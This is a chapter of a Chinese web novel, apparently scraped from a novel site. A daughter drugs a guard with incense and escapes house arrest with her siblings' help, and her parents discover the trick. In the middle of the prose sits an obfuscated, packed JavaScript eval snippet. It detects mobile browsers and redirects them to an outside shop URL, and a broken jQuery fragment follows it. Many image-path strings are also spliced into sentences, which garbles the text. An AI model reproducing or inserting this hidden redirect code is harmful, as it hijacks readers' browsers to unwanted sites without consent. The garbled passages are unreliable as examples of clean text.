文趣网 > 其他小说 > 可曾盼君归 > 38. 暗度陈仓
    巷口的风卷着落叶擦过肩头,少商拢了拢压低的帷帽,指尖无意识摩挲着袖管里残留的半支迷香,阖眼间,那日偏院的一幕幕,又清晰浮现在眼前。

    禁足第二日的深夜,秋露打湿窗纸。她指尖蘸了点茶水,在窗纸上轻轻叩了三下——这是她和少宫约好的暗号。隔壁院落静了片刻,一道颀长的人影慢慢凑到窗畔,隔着窗纸映出模糊的轮廓。

    少商将早已写好的素笺卷成细条,顺着窗缝轻轻塞过去。纸条上字迹疏朗,只寥寥数语:明日午后,与少绥配合引开武婢。助我出府,事后重谢。

    那边少宫捏着纸条,对着窗缝比了个“妥”的手势,人影一晃便没了声息。

    次日午后,程始果然依计将萧元漪诓出府。院门“咔嗒”落锁的声响刚落,少宫便掂着个朱漆食盒晃悠到偏院后窗,故意弄出不小的动静。

    守在院门口的两名武婢听见声响,其中一人快步循声找了上来,沉声道:“少宫公子,夫人有令,二位女公子禁足院中,不得会客。”

    “会客?我看你们是守糊涂了!”少宫立刻皱起眉,端着公子架子劈头盖脸便训,“我是少绥亲阿兄,送盒点心过来也叫会客?她前儿闹着要吃膳房的桂花糕,我今日特意领了一盒,递进去就走,多大的事也值得你们拦着?”

    他将手里的食盒举了举,语气愈发不耐烦:“怎么着,还得我去跟阿母说一声,你们才肯通融?这点小事都要卡着,平日里白疼你们了!”

    那武婢被他一顿训斥说得脸上一阵红一阵白。少宫是府里三公子,素来受宠,真为这点小事闹到女君跟前,反倒显得她们不懂事。她迟疑着陪了个笑:“公子说哪里话。只是女君吩咐得严……”

    “严也分什么事。”少宫打断她,故意挑着理,“我又不进去,就站在这儿,你去把少绥唤到窗跟前来,我把食盒递她。耽误不了你半刻功夫。还是说,我支使不动你?”

    他话说得重,那武婢只得应道:“属下不敢。公子稍候,属下这就去唤。”

    少宫望着她的背影,又扬声补了句:“快点!糕要凉了!”

    那武婢快步引着少绥往后窗走,心里只想着快快打发了这位小祖宗,全然没留意正门方向的动静。

    留在正门的武婢正背对着院角的窗缝,丝毫没察觉一缕极淡的清苦香气顺着缝隙漫出来。她只觉头脑一沉,眼皮瞬间重得像灌了铅,身子晃了晃,顺着门框软软滑下去。

    少商收了迷香,指尖轻轻拨开院门闩,又将那名昏睡的武婢姿势摆得更自然些,让她脑袋微微垂着,手肘搭在膝头,看着像是打盹打得正沉,便转身贴着墙根,顺着角门的阴影溜了出去。

    少绥自称禁足不宜久留,便率先溜回房中,换上衣衫,戴上帷帽,学着少商平日的模样,脊背挺得笔直,坐在案前提笔写字。远远从窗外望进去,剪影端端正正,运笔从容,倒真有几分以假乱真的意思。

    待那武婢回到正门,只见另一名武婢昏昏欲睡,赶紧将她唤起,两人看向房中,见少商还在,便宽了心。

    少商回来时特意拣了僻静小巷,避开主街往来的仆从车马。见到阿父阿母已然回府,阿母召值守的两名武婢前去问话,才轻手轻脚绕过后院回廊,几步便回了自己的偏院。

    院里一切照旧。少绥正坐在案前装模作样地抄书,听见动静连忙回头,见是少商,长长舒了口气,拍着胸口道:“可算回来了!我方才听见前院马车响,心都提到嗓子眼了。阿姊,宫里怎么样?你们都说什么了?”

    少商刚要开口,院门外忽然传来一阵急促的脚步声,跟着“吱呀”一声,院门被人一把推开。

    二人吓了一跳,齐齐转头。见是程始披着件玄色外袍站在门口,少绥才松了口气,拍着胸口道:“阿父!吓死我了。”

    程始跨进门来,反手带上门,目光径直落在少商身上,又急又气,压低声音道:“你老实跟我说,今日是不是偷偷跟着进宫了?”

    少商神色不变,点头道:“是。”

    “你!”程始指着她,手指都微微发抖,声音满是焦灼,“你可真敢啊!禁足期间私自出府也就罢了,还敢闯进宫里!今日若不是我眼疾手快挡着你阿母,叫她看真切了,你想想是什么后果!你去找谁了这是?”

    “找皇后娘娘。”少商答得坦然。“皇后?!”程始声音都拔高了几分,急得直跺脚,“我的小祖宗!你可真能闯祸!皇后娘娘是什么身份,也是你私自入宫就能见的?这要是让你阿母知道,我都保不了你!”

    “我自己承担。”少商声

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17926492|213544||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    音平平的,“一人做事一人当。”

    “你承担?你怎么承担?”程始又气又心疼,眉头拧成了结,“你阿母那性子你又不是不知道!你就没想过,她有一天知道了实情会伤心?”

    少商垂了垂眼,指尖轻轻攥紧衣袖,声音低了几分,却带着骨子里的执拗:“那阿母罚我禁足、不问缘由便定我罪的时候,可曾想过我的感受?”

    “你这孩子……”程始被噎得语塞,看着女儿一脸倔强,满腔火气又慢慢泄了下去,只剩满心无奈。他长长叹了口气,摆摆手,“罢了罢了。今日这事,我不跟你阿母说。”

    他顿了顿,神色郑重了几分:“但你记住,常在河边走,哪有不湿鞋。这般旁门左道的法子,用一次两次也就罢了,次次都这般铤而走险,迟早要露馅。你们姊妹俩,好自为之吧。”

    说罢,他又深深看了少商一眼,转身推门出去了。

    少绥看着程始的背影消失在院外,才轻轻扯了扯少商的衣袖,小声唤道:“阿姊……”

    “不碍事……”少商摇摇头,“连累不到你。”

    前院正堂里,萧元漪端坐在主位。

    两名值守的武婢齐齐跪在堂下,其中一人重重叩首:“属下值守之时,一时乏累,竟靠着门小憩了片刻,请夫人责罚!”

    萧元漪眉峰一蹙,目光锐利如刀,指尖重重叩了叩案几:“当时发生什么了,从头说。”

    “回女君,”那武婢硬着头皮回话,“先前少宫公子来院中,说要给少绥女公子送点心,阿姊怕少宫公子闹起来惊扰府里,便去唤人。去了片刻,回来便见属下靠着门睡着了。阿姊还训斥了属下几句。只是当时屋内,少商女公子好好坐在案前抄书,想来并无大碍。”

    调虎离山,引开一人;再用迷香,放倒一个;最后叫少绥假扮少商坐在屋里掩人耳目……好一个连环计!

    她瞬间便想通了前因后果,胸口气血翻涌,“啪”地一掌拍在案几上,茶盏猛地一跳,发出清脆的碰撞声。

    “好,好得很!”萧元漪声音冷得像淬了冰,字字带着怒意,“程少商倒是好本事!禁足都禁不住她!”

    她猛地起身,厉声下令:“来人!去偏院,把她二人给我押过来!我倒要看看,她们究竟有多大的胆子!”